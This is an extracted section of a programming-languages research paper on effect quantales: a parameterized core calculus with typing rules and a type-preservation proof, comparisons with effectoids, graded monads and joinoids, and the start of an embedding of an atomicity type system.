▶ **Definition 19** (Collapsible Indexed Effect Quantale)**.** An indexed effect quantale Q is called *collapsible* when for any non-empty set S and additional element x (not in S), a function f from $S \cup \{x\}$ to S that is the identity on elements of S induces a corresponding homomorphism where only sequences and joins that produced $\top$ under $S \cup \{x\}$ produce $\top$ when transported by the homomorphism (i.e., $f(a) \rhd f(b) = \top \Rightarrow a \rhd b = \top$, similarly for joins).

We parameterize our core language by a monotone, collapsible indexed effect quantale Q. Monotonicity is a natural requirement, but collapsibility has some subtle consequences we defer to Section 9. Any constant (i.e., non-indexed) effect quantale trivially lifts to a monotone collapsible indexed effect quantale that ignores its arguments. The product construction $\otimes$ lifts in the expected way.

The language parameters also include:

- An abstract notion of state, usually noted by $\sigma \in \mathsf{State}$. For a pure calculus State might be unit, while other languages might instantiate it to a heap, etc.
- A set of primitives p_i operating on terms and States. This includes modeling additional values that do not interact directly with general terms, such as references.
- A set of type families T_i for describing the types of primitives.
- A meta-function K for ascribing appropriate kinds to types in T_i. Thus, reference types may be modeled this way.
- A meta-function δ for ascribing a type to some primitive that is independent of the state — i.e., source-level primitive operations (but not store references). δ is constrained such that for values whose types are applicative (i.e., function types and quantified types) only the very last such type may have non-unit effect.
- A partially ordered state type environment $\Sigma \in \mathsf{StateEnv}$, which maps a subset of the primitives to types. The least element in the partial order is δ (used for source typing of primitives).
- A *partial* primitive semantics $[\![-]\!] : \mathsf{Term} \rightharpoonup \mathsf{State} \to \mathsf{Term} \times E \times \mathsf{State}$ defined only on full applications of primitive operations (i.e., fully-applied primitive operations, judged according to the types from δ).

For type soundness, we will rely on the following:

- Types produced by δ must be well-formed in the empty environment, and must not be closed base types (e.g., the primitives cannot add a third boolean, which would break the canonical forms lemma).
- Effects produced by $[\![-]\!]$ are valid for the quantale parameterized by the values at the call site (i.e., the dynamic effects depend only on the values at the call).
- There is a relation $Q \vdash \sigma : \Sigma$ for well-typed states.
- When the primitive semantics are applied to well-typed primitive applications and a well-typed state, the resulting term is well-typed (in the empty environment) with argument substitutions applied, and the resulting state is well-typed under some "larger" state type:
  $\epsilon;\ \Sigma \vdash p_i\ \overline{v} : \tau \mid \gamma \wedge Q \vdash \sigma : \Sigma \wedge [\![p_i\ \overline{v}]\!](\sigma) = (v', \gamma', \sigma')$
  $\quad \Rightarrow \exists\, \Sigma'.\, \Sigma \leq \Sigma' \wedge \epsilon;\ \Sigma' \vdash v' : \tau[\overline{v}/\mathsf{args}(\delta(p_i))] \mid I \wedge Q \vdash \sigma' : \Sigma'$
  We call this property *primitive preservation*.

This setup leads to a delicate dependency order among these parameters and the core language to avoid circularity. Such circularity is manageable with sophisticated tools in the ambient logic [12, 5], but we prefer to avoid them for now. The parameters and language components are stratified as follows:

- The syntax of kinds is closed.

$$
\begin{array}{llll}
\text{Kinds} & \kappa & ::= & \star \mid \mathcal{E} \mid \kappa \Rightarrow \kappa \\
\text{Types} & \tau & ::= & T_i \mid \tau\ \tau \mid E_Q \mid \Pi x : \tau \xrightarrow{\tau} \tau \mid \alpha \mid \mathsf{bool} \mid \forall\, \alpha :: \kappa \xrightarrow{\tau} \tau \mid \mathsf{unit} \mid \mathcal{S}(v) \\
\text{Terms} & e & ::= & p_i \mid (\lambda\, x.\ e) \mid e\ e \mid x \mid \mathsf{true} \mid \mathsf{false} \mid \mathsf{if}\ e\ e\ e \mid \mathsf{while}\ e\ e \mid (\Lambda \alpha :: \kappa.\ e) \mid e[\tau] \mid () \\
\text{TypeEnv} & \Gamma & ::= & \epsilon \mid \Gamma, x : \tau \mid \Gamma, \alpha :: \kappa \\
\text{Values} & v & ::= & p_i \mid (\lambda\, x.\ e) \mid x \mid \mathsf{true} \mid \mathsf{false}
\end{array}
$$

$$\boxed{\vdash \Gamma} \qquad \frac{}{\vdash \epsilon} \qquad \frac{\Gamma \vdash \tau :: \star \qquad x \notin \Gamma}{\vdash \Gamma, x : \tau} \qquad \frac{\alpha \notin \Gamma}{\Gamma \vdash \alpha :: \kappa}$$

$$\boxed{\Gamma \vdash \tau :: \kappa} \qquad \frac{}{\Gamma \vdash T_i :: K(T_i)} \qquad \frac{\Gamma(\alpha) = \kappa}{\Gamma \vdash \alpha :: \kappa} \qquad \frac{\Gamma \vdash \tau :: \kappa \Rightarrow \kappa' \qquad \Gamma \vdash \tau' :: \kappa}{\Gamma \vdash \tau\ \tau' :: \kappa'} \qquad \frac{E \in Q(\Gamma)}{\Gamma \vdash E :: \mathcal{E}}$$

$$\frac{\Gamma \vdash \tau :: \star \quad \Gamma, x : \tau \vdash \gamma :: \mathcal{E} \quad \Gamma, x : \tau \vdash \tau' :: \star}{\Gamma \vdash (\Pi x : \tau \xrightarrow{\gamma} \tau') :: \star} \qquad \frac{}{\Gamma \vdash \mathsf{bool} :: \star} \qquad \frac{}{\Gamma \vdash \mathsf{unit} :: \star} \qquad \frac{\Gamma \vdash v : \tau \mid I}{\Gamma \vdash \mathcal{S}(v) :: \star} \qquad \frac{\Gamma, \alpha :: \kappa \vdash \gamma :: \mathcal{E} \quad \Gamma, \alpha :: \kappa \vdash \tau :: \star}{\Gamma \vdash \forall\, \alpha :: \kappa \xrightarrow{\gamma} \tau :: \star}$$

$$\boxed{\Gamma \vdash e : \tau \mid \gamma} \qquad \frac{}{\Gamma \vdash p_i : \delta(p_i) \mid I} \qquad \frac{\Gamma(x) = \tau}{\Gamma \vdash x : \tau \mid I} \qquad \frac{\Gamma, x : \tau \vdash e : \tau' \mid \gamma_e \qquad \gamma_e \sqsubseteq \gamma}{\Gamma \vdash (\lambda\, x.\ e) : \Pi x : \tau \xrightarrow{\gamma} \tau' \mid I}$$

$$\frac{\Gamma \vdash e_1 : \Pi x : \tau \xrightarrow{\gamma} \tau' \mid \gamma_1 \qquad \Gamma \vdash e_2 : \tau \mid \gamma_2 \qquad x \notin \mathsf{FV}(\gamma, \tau') \vee \mathsf{Value}(e_2)}{\Gamma \vdash e_1\ e_2 : \tau'[e_2/x] \mid \gamma_1 \rhd \gamma_2 \rhd \gamma[e_2/x]} \qquad \frac{b \in \{\mathsf{true}, \mathsf{false}\}}{\Gamma \vdash b : \mathsf{bool} \mid I}$$

$$\frac{\Gamma \vdash c : \mathbb{B} \mid \gamma_c \qquad \Gamma \vdash e_1 : \tau \mid \gamma_1 \qquad \Gamma \vdash e_2 : \tau \mid \gamma_2}{\Gamma \vdash \mathsf{if}\ c\ e_1\ e_2 : \tau \mid \gamma_c \rhd (\gamma_1 \sqcup \gamma_2)} \qquad \frac{\Gamma \vdash c : \mathsf{bool} \mid \gamma_c \qquad \Gamma \vdash e : \tau \mid \gamma_b}{\Gamma \vdash \mathsf{while}\ c\ e : \mathsf{unit} \mid \gamma_c \rhd (\gamma_b \rhd \gamma_c)^*}$$

$$\frac{\Gamma, \alpha :: \kappa \vdash e : \tau \mid \gamma}{\Gamma \vdash (\Lambda \alpha :: \kappa.\ e) : \forall\, \alpha :: \kappa \xrightarrow{\gamma} \tau \mid I} \qquad \frac{\Gamma \vdash e : \forall\, \alpha :: \kappa \xrightarrow{\gamma} \tau \mid \gamma_e \qquad \Gamma \vdash \tau' :: \kappa}{\Gamma \vdash e[\tau'] : \tau[\tau'/\alpha] \mid \gamma_e \rhd \gamma[\tau'/\alpha]} \qquad \frac{}{\Gamma \vdash () : \mathsf{unit} \mid I}$$

$$\boxed{\sigma, e \to^{\gamma}_{Q} \sigma', e'} \qquad \frac{}{\sigma, (\lambda\, x.\ e)\ v \to^{I}_{Q} \sigma, e[v/x]} \qquad \frac{}{\sigma, (\Lambda \alpha :: \kappa.\ e)[\tau] \to^{I}_{Q} e[\tau/\alpha]} \qquad \frac{[\![p_i\ \overline{v}]\!](\sigma) = (e', \gamma, \sigma')}{\sigma, p_i\ \overline{v} \to^{\gamma}_{Q} \sigma', e'}$$

$$\frac{}{\sigma, \mathsf{if}\ \mathsf{true}\ e_1\ e_2 \to^{I}_{Q} \sigma, e_1} \qquad \frac{}{\sigma, \mathsf{if}\ \mathsf{false}\ e_1\ e_2 \to^{I}_{Q} \sigma, e_2} \qquad \frac{}{\sigma, \mathsf{while}\ e\ e_b \to^{I}_{Q} \sigma, \mathsf{if}\ e\ (e_b;\ \mathsf{while}\ e\ e_b)\ ()}$$

$$\boxed{\sigma, e \xrightarrow{\gamma}{}^{*}_{Q} \sigma', e'} \qquad \frac{}{\sigma, e \xrightarrow{I}{}^{*}_{Q} \sigma, e} \qquad \frac{\sigma, e \xrightarrow{\gamma}{}^{*}_{Q} \sigma', e' \qquad \sigma', e' \to^{\gamma'}_{Q} \sigma'', e''}{\sigma, e \xrightarrow{\gamma \rhd \gamma'}{}^{*}_{Q} \sigma'', e''}$$

Figure 2 A generic core language for sequential effects, omitting straightforward structural rules from the operational semantics. ; is standard sugar for sequencing with in a CBV lambda calculus.

- The core language's syntax for terms and types is mutually defined (the language contains explicit type application and singleton types), parameterized by T_i and p_i. The latter parameters are closed sets, so the mutual definition is confined to the core.
- The type judgment depends on (beyond terms, types, and kinds) δ, K, and StateEnv.
- State may depend on terms, types, and kinds.
- The dynamic semantics will depend on terms, types, kinds, State, and $[\![-]\!]$ (which cannot refer back to the main dynamic semantics).
- Primitive preservation depends on the typing relation and state typing.
- The type soundness proof will rely on all core typing relations, state typing (which may be defined in terms of source typing), and the primitive preservation property.

Ultimately this leads to a well-founded set of dependencies for the soundness proof.

6.2 The Core Language, Formally

Figure 2 gives the (parameterized) syntax of kinds, types, and terms. Most of the structure should be familiar from standard effect systems and Systems F and Fω (with multiple kinds, as in the original polymorphic effect calculus [41]), plus standard while loops and conditionals with effects sequenced as in Section 2. We focus on the differences.

The language includes a dependent product (function) type, which permits program values to be used in types and effects. This is used primarily through effects — elements of an effect quantale may mention elements of the set — and through the singleton type constructor $\mathcal{S}(-)$, which associates a type (classifying no terms) with each program value. Use of the dependent function space is restricted to syntactic values (which includes variables in our call-by-value language) — the application rule requires that either the argument is a syntactic value, or the function type's named argument does not appear in the effect or result type. In the latter case, for concrete types we will use the standard $\tau \xrightarrow{\gamma} \tau'$ notation. A minor item of note is that dependent function types and quantified types bind their argument in the function's effect as well as in the result type. This permits uses such as a function acquiring the lock passed as an argument. One small matter important to the soundness proof: for any value, the effect of the value itself is the identity effect I.

Every rule carries an implicit side condition that the resulting effect is $\neq \top$. Since $\top$ acts as the error element, this permits effect systems to completely reject certain event orders.

A slightly more subtle point concerns the kinding judgment for effects. The requirement is that an effect E is valid if it is contained in $Q(\Gamma)$. This is because the type system is actually given with respect to an indexed effect quantale, as described above, which accepts some set to parameterize the system by. $Q(\Gamma)$ is Q instantiated with the set of well-typed values under Γ.

It is worth recalling briefly the role of parametric effect polymorphism and singleton types in our system. Singleton types are used as a way to specify elements of the effect quantale that depend on program values. They are used in type-level application with the effect constructors we assume are given for the effect quantale. They are also used for data types: for example, they are used to associate a reference type with the lock guarding access to that heap cell. Effect polymorphism is an essential aspect of code reuse in static effect systems [41, 55, 50, 27]. It permits writing functions whose effects depend on the effect of higher-order arguments. For example, consider the atomicity of fully applying the annotated term

$$\mathcal{T} = \lambda\, \ell : \mathsf{lock}.\, \Lambda\gamma :: \mathcal{E}.\, \lambda f : \mathsf{unit} \xrightarrow{\gamma} \mathsf{unit}.\, (\mathsf{acquire}\ \ell;\ f\ ();\ \mathsf{release}\ \ell)$$

The atomicity of a full application of term $\mathcal{T}$ (i.e., application to a choice of effect and appropriately typed function term) depends on the (latent) atomicity of f. For the moment, assume we track only atomicities (not lock ownership). The type of $\mathcal{T}$ is

$$\Pi\ell : \mathsf{lock} \xrightarrow{B} \forall\, \gamma :: \mathcal{E} \xrightarrow{B} (\mathsf{unit} \xrightarrow{\gamma} \mathsf{unit}) \xrightarrow{R \rhd \gamma \rhd L} \mathsf{unit}$$

If $f1$ performs only local computation, its latent effect can have static atomicity B, making the atomicity of $\mathcal{T}[B]\ f1$ atomic (A). If $f2$ acquires *and releases* locks, its static effect must be $\top_{FQ}$ (valid but non-atomic), making the atomicity of $\mathcal{T}[\top_{FQ}]\ f2$ also valid but non-atomic.

The operational semantics is mostly standard: a labeled transition system over pairs of states and terms, where the label is the effect of the basic step. We omit the structural rules that simply reduce a subexpression and propagate state changes and the effect label in the obvious way. The only other subtlety of the single-step relation is that when reducing

invocations of primitives, if a primitive's semantics via $[\![-]\!]$ are defined only on larger-arity calls than what has been reduced to values $\overline{v}$ (which also includes type applications), the next argument applied is reduced, structurally. Incomplete applications of primitives remain stuck. We also give a transitive reduction relation $\xrightarrow{\gamma}{}^{*}_{Q}$ which accumulates the effects of each individual step.

Runtime Typing

Figure 2 gives the source type system. For the runtime type system, three changes are made. First, a state type Σ is added to the left side of each judgment in the standard way. Second, primitive typing is changed to rely on Σ rather than δ (recall that δ is the least element in the partial order, so all Σ will extend δ). And third, the effect kinding is modified to check for effects in $Q(\Gamma, \Sigma)$ — the effect quantale instantiated for a set of values well-typed under Γ and Σ, allowing values introduced at runtime (such as dynamically allocated locks or references) to appear in effects.

6.3 Syntactic Safety

Syntactic type safety proceeds in the normal manner (for a language with mutually-defined types and terms), with only a few wrinkles due to effect quantales. Here we give the statements of the major lemmas affected by effect quantales, and give relevant details. For more details and statements of other lemmas (canonical forms, substitution of types into types and terms, progress), see the technical report [26].

Substitution lemmas are proven by induction on the expression's type derivation, exploiting the fact that all values' effects before subeffecting are I:

▶ **Lemma 20** (Term Substitution). *If* $\Gamma, x : \tau \vdash e : \tau \mid \gamma$ *and* $\Gamma \vdash v : \tau \mid I$, *then* $\Gamma \vdash e[v/x] : \tau[v/x] \mid \gamma[v/x]$, *and simultaneously if* $\Gamma, x : \tau \vdash \tau' :: \kappa$ *and* $\Gamma \vdash v : \tau \mid I$ *then* $\Gamma \vdash \tau'[v/x] :: \kappa$.

▶ Proof. By simultaneous induction on the typing and kinding relations. The only subtle case is substitution of a variable occurring in an effect. In this case, the set of well-typed values is being reduced in size by one, with uses of the substituted variable being replaced by the new value. This induces the type of homomorphism relevant for collapsible (indexed) effect quantales. By assumption Q is collapsible, so applying the appropriate homomorphism as substitution yields an effect that is well-kinded in the smaller type environment. □

We give type preservation below, assuming an iterable effect quantale. This assumption is only used in while-related cases, so this proof also shows soundness for programs without loops under non-iterable quantales.

▶ **Lemma 21** (One Step Type Preservation). *For all* Q, σ, e, e', Σ, τ, γ, *and* γ', *if* $\epsilon;\ \Sigma \vdash e : \tau \mid \gamma$, $Q \vdash \sigma : \Sigma$, $\delta \leq \Sigma$, *and* $\sigma, e \rightarrow^{\gamma'}_{Q} \sigma', e'$ *then there exist* Σ', γ'' *such that* $\epsilon;\ \Sigma' \vdash e' : \tau \mid \gamma''$, $Q \vdash \sigma' : \Sigma'$, $\Sigma \leq \Sigma'$, $\gamma' \rhd \gamma'' \sqsubseteq \gamma$.

▶ Proof. By induction on the reduction relation. We show here only the while loop case because it leans heavily on details of the iteration construct. See the technical report [26] for other cases.

- Case E-While: Here $e = \mathsf{while}\ e_c\ e_b$, $\gamma' = I$, $\sigma = \sigma'$, and $e' = \mathsf{if}\ e_c\ (e_b;\ (\mathsf{while}\ e_c\ e_b))\ ()$. By inversion on typing:

$$\epsilon;\ \Sigma \vdash e_c : \mathsf{bool} \mid \gamma_c \qquad \epsilon;\ \Sigma \vdash e_b : \tau_b \mid \gamma_b \qquad \gamma = \gamma_c \rhd (\gamma_b \rhd \gamma_c)^* \qquad \tau = \mathsf{unit}$$

By T-If, T-Unit, desugaring ; to function application, and weakening, $\epsilon;\ \Sigma \vdash \mathsf{if}\ e_c\ (e_b;\ (\mathsf{while}\ e_c\ e_b))\ ()$: unit $\mid \gamma_c \rhd (((\gamma_b \rhd \gamma_c) \rhd (\gamma_b \rhd \gamma_c)^*) \sqcup I)$. State remains unchanged, so the final obligation in this case is to prove the effect just given for e' (technically, preceded by $I \rhd$) is a subeffect of $\gamma = \gamma_c \rhd (\gamma_b \rhd \gamma_c)^*$, which relies crucially on iteration properties P2 and P5:

$$\begin{array}{lll} \gamma_c \rhd ((\gamma_b \rhd \gamma_c \rhd (\gamma_b \rhd \gamma_c)^*) \sqcup I) & \sqsubseteq & \gamma_c \rhd (((\gamma_b \rhd \gamma_c) \rhd (\gamma_b \rhd \gamma_c)^*) \sqcup I) \\ & \sqsubseteq & \gamma_c \rhd (((\gamma_b \rhd \gamma_c)^*) \sqcup I) \\ & \sqsubseteq & \gamma_c \rhd ((\gamma_b \rhd \gamma_c)^*) \end{array}$$

□

▶ **Theorem 22** (Type Preservation). *For all Q, σ, e, e', Σ, τ, γ, and γ', if $\epsilon;\ \Sigma \vdash e : \tau \mid \gamma$, $Q \vdash \sigma : \Sigma$, $\delta \leq \Sigma$, and $\sigma, e \xrightarrow{\gamma'}{}^*_Q \sigma', e'$, then there exist Σ', γ'' such that $\epsilon;\ \Sigma' \vdash e' : \tau \mid \gamma''$, $Q \vdash \sigma' : \Sigma'$, $\Sigma \leq \Sigma'$, and $\gamma' \rhd \gamma'' \sqsubseteq \gamma$.*

7 Relationships to Semantic Notions of Effects

Our notion of an effect quantale is motivated by generalizing directly from the form of effect-based type judgments. In parallel with our work, there has been a line of semantically-oriented work to generalize monadic semantics to capture sequential effect systems (indeed, this is where our use of the term "sequential effect system" originates). Here we compare to several recent developments: Tate's productors (and algebraic presentation as effectoids) [56], Katsumata's effect-indexed monads [36], and Mycroft, Orchard, and Petricek's joinads (and algebraic presentation in terms of joinoids) [45].

All of this work is done primarily in the setting of category theory, by incrementally considering the categorical semantics of desirable effect combinations (in contrast to our work, working by generalizing actual effect systems). Fortunately, each piece of work also couples the semantic development with an algebraic structure that yields an appropriate categorical structure, and we can compare directly with those without appealing to much category theory. None of the following systems consider effect polymorphism or give more than a passing mention of iteration, though given the generality of the technical machinery, we cannot say any of the following are incompatible with these ideas — only that their use has not been considered. In contrast, we showed (Section 6) that effect quantales are compatible with these ideas. Effect domains that depend on program semantics (e.g., singleton effects) have also not been considered in this semantic work, while we consider indexed effect quantales whose effects depend on program values. Of the three families of semantic work we compare to, only Mycroft et al. go so far as to consider conditionals and discuss iteration, which are ignored (in favor of other important issues) in Tate and Katsumata's work.

Overall, Tate and Katsumata's work studies structures which are strict generalizations of effect quantales (i.e., impose fewer constraints than effect quantales), and any effect quantale can be translated directly to Tate's effectoids or Katsumata's partially ordered effect monoid. Tate and Katsumata demonstrate that their structures are *necessary* to capture certain parts of any sequential effect system — a powerful general claim. By contrast, we demonstrate that with just a bit more structure than either of these, effect quantales become *sufficient* to formalize a range of real sequential effect systems. Mycroft et al.'s work does consider a full programming language, but studies a different set of structures than we do (block-structured parallelism rather than iteration).

7.1 Productors and Effectoids

Tate [56] sought to design the maximally general semantic notion of sequential composition, proposing a structure called *productors*, and a corresponding algebraic structure for source-level effects called an *effector*. Effectors, however, include models of analyses that are not strictly modular (e.g., can special-case certain patterns in source code for more precise effects) [56, Section 5]. To model the strictly compositional cases like syntactic type-and-effect systems, he also defines a semi-strict variant called an *effectoid* (using slightly different notation):

▶ **Definition 23** (Effectoid [56]). An *effectoid* is a set Eff with a unary relation $\mathsf{Base}(-)$, a binary relation $- \leq -$, and a ternary relation $- \fatsemi - \mapsto -$, satisfying

- Identity: $\forall \varepsilon, \varepsilon'. (\exists \varepsilon_\ell. \mathsf{Base}(\varepsilon_\ell) \wedge \varepsilon_\ell \fatsemi \varepsilon \mapsto \varepsilon') \Leftrightarrow \varepsilon \leq \varepsilon' \Leftrightarrow (\exists \varepsilon_r. \mathsf{Base}(\varepsilon_r) \wedge \varepsilon \fatsemi \varepsilon_r \mapsto \varepsilon')$
- Associativity: $\forall \varepsilon_1, \varepsilon_2 \varepsilon_3, \varepsilon. (\exists \overline{\varepsilon}. \varepsilon_1 \fatsemi \varepsilon_2 \mapsto \overline{\varepsilon} \wedge \overset{\varepsilon}{\fatsemi} \varepsilon_3 \mapsto \varepsilon) \Leftrightarrow (\exists \hat{\varepsilon}. \varepsilon_2 \fatsemi \varepsilon_3 \mapsto \hat{\varepsilon} \wedge \varepsilon_1 \fatsemi \hat{\varepsilon} \mapsto \varepsilon)$
- Reflexive Congruence:
  - $\forall \varepsilon. \varepsilon \leq \varepsilon$
  - $\forall \varepsilon, \varepsilon'. \mathsf{Base}(\varepsilon) \wedge \varepsilon \leq \varepsilon' \implies \mathsf{Base}(\varepsilon')$
  - $\forall \varepsilon_1, \varepsilon_2, \varepsilon, \varepsilon'. \varepsilon_1 \fatsemi \varepsilon_2 \mapsto \varepsilon \wedge \varepsilon \leq \varepsilon' \implies \varepsilon_1 \fatsemi \varepsilon_2 \mapsto \varepsilon'$

Intuitively, Base identifies effects that are valid for programs with "no" effect — e.g., pure programs, empty programs. Tate refers to such effects as *centric*. The binary relation $\leq$ is clearly a partial order for subeffecting, and $- \fatsemi - \mapsto -$ is (relational) sequential composition. The required properties imply that the effectoid's sequential composition can be read as a non-deterministic function producing the minimal composed effect *or any supereffect thereof*, given that the sequential composition relation includes left and right units for any effect, and that Base and the last position of composition respect the partial order on effects.

Given Tate's aim at maximal generality (while retaining enough structure for interesting reasoning about sequential composition), it is perhaps unsurprising that all but the most degenerate effect quantale yields an effectoid by flattening the monoid and semilattice structure into the appropriate relations:

▶ **Lemma 24** (Quantale Effectoids). *For any nontrivial effect quantale Q (one with more elements than $\top$), there exists an effectoid E with the following structure:*

- $\textsc{Eff} = E/\{\top\}$
- $\mathsf{Base}(a) \overset{def}{=} I \sqsubseteq a \wedge a \neq \top$
- $a \leq b \overset{def}{=} a \sqsubseteq b \wedge b \neq \top$
- $a \fatsemi b \mapsto c \overset{def}{=} a \rhd b = c' \wedge c' \sqsubseteq c \wedge c \neq \top$

▶ Proof. The laws follow almost directly from the effect quantale laws. In the identity property, both left and right units are always chosen to be I. Associativity follows directly from associativity of $\rhd$ and isotonicity. The reflexive congruence laws follow directly from the definition (and transitivity) of $\sqsubseteq$. Note that we removed the top (error) element, representing failure by missing entries in the relations. □

A bit more surprising, perhaps, is that many effectoids directly yield quantales:

▶ **Lemma 25.** *For any effectoid E with a least centric element, and whose underlying partial order is a join semilattice, and which has a least result for any defined sequential composition, there exists an effect quantale Q such that:*

- $E_Q = \textsc{Eff}_E \uplus \mathsf{Err}$
- $\top = \mathsf{Err}$ *(a synthetic error element)*
- $\sqcup$ *performs the assumed binary join extended for new top element* Err.

- *$a \triangleright b$ produces the least c such that $a \fatsemi b \mapsto c$ when defined, or Err when there is no such c such that $a \fatsemi b \mapsto c$ (by assumption, $a \fatsemi b$ is undefined or has a least element).*
- *I is assumed the least centric element*

Tate calls effectoids with a least result for any defined sequential composition *principalled*, and notes that they are common.

Essentially, in the case where the effectoid's partial order corresponds to a join semilattice with a single unit for sequencing and deterministic (modulo subsumption) sequencing, the two notions coincide. This strongly suggests that our generalization from the type judgments of a few specific effect systems, rather than from semantic notions, did not cost much in the way of generality. It also clarifies exactly when effectoids are more general: when effects form a partial order but *not* a join semilattice (no unique least upper bound of any pair), have no universal unit for sequencing, or have non-deterministic sequencing results. We are unaware of any complete source-level type-and-effect system with these properties.

7.2 Effect-indexed Monads, a.k.a. Graded Monads

Katsumata [36] pursues an independent notion of general sequential composition, where effects are formalized semantically as a form of type refining monad: a $T\ e\ \sigma$ is a monadic computation producing an element of type σ, whose effect is bounded by e (which classifies a subset of such computations). Based on general observations, Katsumata speculates that sequential effects form at least a pre-ordered monoid, and goes on to validate this (among other interesting results related to the notion of effects as refinements of computations). Katsumata shows categorically that these *effect indexed monads* (which later came to be known as *graded monads* to avoid confusion with other forms of indexing) are also a specialization of Tate's productors, exactly when the productor is induced by an effectoid derived from a partially-ordered monoid. Our notion of effect quantales directly induces a partially ordered monoid $(E, \sqcup, \triangleright, I)$ satisfying the appropriate laws. However, the effectoid equivalent to this translation is not quite the same as the direct effectoid described earlier: graded monads (particularly the po-monoids) do not directly model partiality, while effectoids can. Setting this minor discrepancy aside (e.g., one could impose type system restrictions on its use, as we did in our type system) the relaxation between effect quantales and graded monads is due to relaxing the bounded join semilattice to a partial order, and the change from graded monads to effectoids (and thus productors) is due primarily to relaxing the rules for sequencing identity and determinism of sequencing. Katsumata does note briefly that many interesting effect systems rely on join-semilattices, but does not explore this specific class of graded monads in depth.

7.3 Joinads and Joinoids

Mycroft, Orchard, and Petricek [45] further extend graded monads to *graded conditional joinads*, and similar to Tate, give a class of algebraic structures — joinoids — that give rise to their semantic structures. As their base, they take graded monads, further assume a ternary conditional operator $? : (-, -, -)$ modeling conditionals whose branch approximation may depend on the conditional expression's effect, and parallel composition & suitable for fork-join style concurrency.

Their ternary operator is motivated by considerations of sophisticated effects such as control effects like backtracking (e.g., continuations). From their ternary operator, they derive a binary join, and therefore a partial order. However, their required laws for the ternary operator include only a right distributivity law because effects from the conditional

expression itself do not in general distribute into the branches. Thus their derived semilattice structure satisfies only the right distributivity law $(a \sqcup b) \rhd c = (a \rhd c) \sqcup (b \rhd c)$, and not, in general, the left-sided equivalent. They also do not require "commutativity" of the branch arguments. This means that joinoids, in general, do not give rise to effect quantales — some (small) amount of structure is not necessarily present — and that in general they validate fewer equivalences between effects. An effect quantale can induce a ternary operator that ignores its first argument by simply taking the join of its other arguments, in which case Mycroft et al.'s derived partial order coincides with that derived from the quantale's join. As with the relation to graded monads this translates error element concretely rather than directly modeling partiality.

Joinads originally arose as an extension to monads that captures a class of combinators typical of composing parallel and concurrent programs in Haskell, in particular a *join* (unrelated to lattices) operator of type $M\ A \to M\ B \to M\ (A \times B)$. This is a natural model of fork-join-style parallel execution, and gives rise to the & operator of joinoids, which appears appropriate to model the corresponding notion in systems like Nielson and Nielson's effect system for CML communication behaviors [46], which is beyond the space of operations considered for effect quantales. However, & is inadequate for modeling the unstructured parallelism (i.e., explicit thread creation and termination, or task-based parallelism) found in most concurrent programming languages, so we did not consider such composition when deriving effect quantales. We would like to eventually extend effect quantales for unstructured concurrent programming: this is likely to include adapting ideas from concurrent program logics that join asynchronously [14], but any adequate solution should be able to induce an operation satisfying the requirements of joinoids' parallel composition.

Ultimately, any effect quantale gives rise to a joinoid, by using the effect quantale's join for both parallel composition and to induce the ternary operator outlined above.

Fixed Points

Mycroft et al. also give brief consideration to providing iteration operators through the existence of fixed points, noting the possibility of adding one type of fixed point categorically, which carried the undesirable side effect of requiring sequential composition to be idempotent: $\forall\, b.\, b \rhd b = b$. This is clearly too strict, and prohibits equivalents of both the lockset and atomicity effect quantales we studied. They take this as an indication that every operation should be explicitly provided by an algebra, rather than attempting to derive operators. By contrast, our closure operator approach not only imposes semantics that are by construction compatible with a given sequential composition operator, but critically coincide with manual definitions for existing systems.

7.4 Limitations of Semantics-Based Work

The semantic work on general models of sequential effect systems has not seriously addressed iteration. As discussed above, Mycroft et al. note that a general fixed point map could be added, but this forces $a \rhd a = a$ for all effects a, which is too restrictive to model the examples we have considered. Our approach to inducing an iteration operation through closure operators on posets should be generalizable to each of the semantic approaches we discussed. The semantics of such an approach are, broadly, well-understood, as closure operators on a poset are equivalent to a certain monad on a poset category; note that the three properties of closure operators — extensiveness, idemotence, and monotonicity — correspond directly to the formulation of a monad in terms of return, join (a flattening




Figure 3 Flanagan and Qadeer's type and effect system for atomicity of CAT programs.

operation $M(M\ A) \to M\ A$ unrelated to lattices or joinoids), and fmap. The semantic work discussed also omits treatment of polymorphism, and singleton or dependent types. As a result, their claim of adequacy for sequential effect systems is limited, whereas we have provide in Section 8 a direct implementation of a non-trivial composite sequential effect system in terms of effect quantales. On the other hand, their claims to generality are much stronger than ours, not only because the corresponding algebraic structures are less restrictive, but because they derived these structures by focusing on a few key elements common to all sequential effect systems (aside from the parallel combination studied for joinads) rather than directly attempting to generalize from concrete examples of sequential effect systems. Ultimately we view our work as strictly complementary to this categorical work — the latter is foundational and deeply general, while ours is driven by practice of sequential effect systems. Our work fills in a missing connection between these approaches and the concrete syntactic sequential effect systems most have studied.

The categorical semantics of polymorphism and dependent types (including singleton indexing as we have) are generally well-understood [47, 15, 35] and have even gained significant new tools of late [5], so the work discussed here should be compatible with those ideas, even if it requires adjustment. However, these related approaches would also need to be extended to account for substitution into effects that may mention program values; the notion of collapsibility will require an analogue in semantic accounts.

8 Modeling Prior Effect Systems in a Generic Framework

This section demonstrates that we can model significant prior type systems by embedding into our core language. Embedding here means a type-and-effect-preserving, but not necessarily semantics-preserving translation. Our language is generic, but clearly lacks concurrency, exception handling, and other concrete computational effects. Instead, we show how to model relevant primitives in our core language, giving derived type rules for those constructs, and translate type judgments to prove we would at least accept the same programs.

8.1 Types for Safe Locking and Atomicity

Here we briefly recall the details of Flanagan and Qadeer's earlier work on a type system for atomicity [21] (the full version [20] requires substantially more space and extends Java — modeling objects would require a more sophisticated type system for embedding). Flanagan and Qadeer's CAT language (Figure 3) is minimalist, defined in terms of a family of primitives (like our core language), with named functions, racing and race-free heap accesses, expected control constructs, and atomic blocks (which must be atomic). They use semicolons for

$Q(X) = \mathcal{L}(X) \otimes \mathcal{A}$
$M \in \mathsf{LockNames} \rightharpoonup \mathsf{Bool}$
$H \in \mathsf{Location} \rightharpoonup \mathsf{Term}$
$\mathsf{State} = M \times H$
